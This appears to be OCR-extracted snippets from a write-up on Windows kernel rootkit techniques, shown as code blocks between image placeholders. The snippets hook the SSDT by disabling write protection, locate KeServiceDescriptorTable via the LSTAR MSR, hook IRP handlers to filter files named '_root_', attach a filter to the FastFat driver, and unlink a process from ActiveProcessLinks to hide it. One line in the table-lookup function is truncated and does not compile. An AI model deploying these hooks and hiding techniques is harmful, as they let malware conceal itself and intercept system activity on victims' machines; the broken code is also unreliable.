





```
typedef struct SystemServiceTable
{
    DWORD *KiServiceTable;
    DWORD *CounterBaseTable;
    DWORD nSystemCalls;
    DWORD *KiArgumentTable;
};
typedef struct ServiceDescriptorTable
{
    SystemServiceTable ServiceDescriptor[4];
};

extern "C" ServiceDescriptorTable* KeServiceDescriptorTable;

VOID SSDTDevice::Initialize(Driver* driver)
{
     pDriver = driver;
     this->Type = _SSDTDEVICE;
}

NTSTATUS SSDTDevice::AttachTo(WCHAR* FunctionName,DWORD newFunction)
{

      this->FuncIndex = GetSSDTIndex(FunctionName);
      if (this->FuncIndex == 0)return STATUS_ERROR;
      this->realAddr = KeServiceDescriptorTable->ServiceDescriptor[0].KiServiceTable[this->FuncIndex];
      DisableWriteProtection();
      InterlockedExchange((PLONG)&KeServiceDescriptorTable->ServiceDescriptor[0].KiServiceTable[this->FuncIndex],newFunction);
      EnableWriteProtection();

      Attached = true;
      return STATUS_SUCCESS;
}
```




```
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
//      Description :
//              Retrieve KeServiceDescriptorTable address
//      Parameters :
//              None
//      Return value :
//              ULONGLONG : The service descriptor table address
//      Process :
//              Since KeServiceDescriptorTable isn't an exported symbol anymore, we have to retrieve it.
//              When looking at the disassembly version of nt!KiSystemServiceRepeat, we can see interesting instructions :
//                      4c8d15c7202300  lea r10, [nt!KeServiceDescriptorTable (addr)]    => it's the address we are looking for (:
//                      4c8d1d00212300  lea r11, [nt!KeServiceDescriptorTableShadow (addr)]
//                      f7830001000080  test dword ptr[rbx+100h], 80h
//
//              Furthermore, the LSTAR MSR value (at 0xC0000082) is initialized with nt!KiSystemCall64, which is a function
//              close to nt!KiSystemServiceRepeat. We will begin to search from this address, the opcodes 0x83f7, the ones
//              after the two lea instructions, once we get here, we can finally retrieve the KeServiceDescriptorTable address
////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
ULONGLONG GetKeServiceDescriptorTable64()
{
    PUCHAR      pStartSearchAddress   = (PUCHAR)__readmsr(0xC0000082);
    PUCHAR      pEndSearchAddress     = (PUCHAR)( ((ULONG_PTR)pStartSearchAddress + PAGE_SIZE) & (~0x0FFF) );
    PULONG      pFindCodeAddress      = NULL;
    ULONG_PTR   pKeServiceDescriptorTable;

    while ( ++pStartSearchAddress < pEndSearchAddress )
    {
        if ( (*(PULONG)pStartSearchAddress & 0xFFFFFF00) == 0x83f70000 )
        {
            pFindCodeAddress = (PULONG)(pStartSearchAddress - 12);
                    return (ULONG_PTR)pFindCodeAddress + (((*(PULONG)pFindCodeAddress)>>24)+7) + (ULONG_PTR)(((*(PULONG)(pFindCodeAddress+1))
                }
    }
    return 0;
}
```




```
typedef struct _IRP {
  CSHORT                    Type;
  USHORT                    Size;
  PMDL                      MdlAddress;
  ULONG                     Flags;
  union {
    struct _IRP     *MasterIrp;
    __volatile LONG IrpCount;
    PVOID           SystemBuffer;
  } AssociatedIrp;
  LIST_ENTRY                ThreadListEntry;
  IO_STATUS_BLOCK           IoStatus;
  KPROCESSOR_MODE           RequestorMode;
  BOOLEAN                   PendingReturned;
  CHAR                      StackCount;
  CHAR                      CurrentLocation;
  BOOLEAN                   Cancel;
```




```
for(i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
{
   DriverObject->MajorFunction[i] = IRPDispatchRoutine;
}
DriverObject->MajorFunction[IRP_MJ_FILE_SYSTEM_CONTROL] = OnFileSystemControl;
DriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] =  OnDirectoryControl;
```




```
NTSTATUS HookedMjCreate(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp)
{
    PIO_STACK_LOCATION      irpStack;
    ULONG                   ioTransferType;

    // Get a pointer to the current location in the IRP. This is where
    // the function codes and parameters are located.

    irpStack = IoGetCurrentIrpStackLocation(Irp);
    switch (irpStack->MajorFunction)
    {
        case IRP_MJ_CREATE:

            // Filter only files containing _root_
            if (irpStack->FileObject != NULL && irpStack->FileObject->FileName.Length > 0 && wcsstr(irpStack->
            FileObject->FileName.Buffer, L"_root_") != NULL)
            {
                DbgPrint("[HOOK] File: %ws\n", irpStack->FileObject->FileName.Buffer);
```



```
RtlInitUnicodeString(&DestinationString, L"\\Filesystem\\FastFat");
Status = (*ObReferenceObjectByName)(&DestinationString,0x40,0,0,*IoDriverObjectType,0,0,(PVOID)&FileSystemObj);
if (Status!=STATUS_SUCCESS)
{
   return;
 };
TargetDevice = ((ReferencedObject*)FileSystemObj)->DeviceObject;
if (IoAttachDeviceToDeviceStack(SourceDevice,TargetDevice) == STATUS_SUCCESS)
{
    return TRUE;
 };
```




```
lkd> dt _EPROCESS
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x438 ProcessLock      : _EX_PUSH_LOCK
   +0x440 UniqueProcessId  : Ptr64 Void
   +0x448 ActiveProcessLinks : _LIST_ENTRY
   +0x458 RundownProtect   : _EX_RUNDOWN_REF
   +0x460 Flags2           : Uint4B
   +0x460 JobNotReallyActive : Pos 0, 1 Bit
   +0x460 AccountingFolded : Pos 1, 1 Bit
   +0x460 NewProcessReported : Pos 2, 1 Bit
   +0x460 ExitProcessReported : Pos 3, 1 Bit
   +0x460 ReportCommitChanges : Pos 4, 1 Bit
```




```
lkd> dt _ETHREAD
nt!_ETHREAD
   +0x000 Tcb              : _KTHREAD
   +0x430 CreateTime       : _LARGE_INTEGER
   +0x438 ExitTime         : _LARGE_INTEGER
   +0x438 KeyedWaitChain   : _LIST_ENTRY
   +0x448 PostBlockList    : _LIST_ENTRY
   +0x448 ForwardLinkShadow : Ptr64 Void
   +0x450 StartAddress     : Ptr64 Void
   +0x458 TerminationPort  : Ptr64 _TERMINATION_PORT
   +0x458 ReaperLink       : Ptr64 _ETHREAD
   +0x458 KeyedWaitValue   : Ptr64 Void
   +0x460 ActiveTimerListLock : Uint8B
   +0x468 ActiveTimerListHead : _LIST_ENTRY
   +0x478 Cid              : _CLIENT_ID
   +0x488 KeyedWaitSemaphore : _KSEMAPHORE
   +0x488 AlpcWaitSemaphore : _KSEMAPHORE
   +0x4a8 ClientSecurity   : _PS_CLIENT_SECURITY_CONTEXT
   +0x4b0 IrpList          : _LIST_ENTRY
```


```
/*
Go through the EPROCESS structure and look for the PID
we can start at 0x20 because UniqueProcessId should
not be in the first 0x20 bytes,
also we should stop after 0x300 bytes with no success
*/
```




```
for (int i = 0x20; i<0x300; i += 4)
{
        if ((*(ULONG *)((UCHAR *)eprocs[0] + i) == pids[0])
                && (*(ULONG *)((UCHAR *)eprocs[1] + i) == pids[1])
                && (*(ULONG *)((UCHAR *)eprocs[2] + i) == pids[2]))
        {
                pid_ofs = i;
                break;
        }
}
```

```
void remove_links(PLIST_ENTRY Current) {

        PLIST_ENTRY Previous, Next;

        Previous = (Current->Blink);
        Next = (Current->Flink);

        // Loop over self (connect previous with next)
        Previous->Flink = Next;
        Next->Blink = Previous;

        // Re-write the current LIST_ENTRY to point to itself (avoiding BSOD)
        Current->Blink = (PLIST_ENTRY)&Current->Flink;
        Current->Flink = (PLIST_ENTRY)&Current->Flink;

        return;

}
```






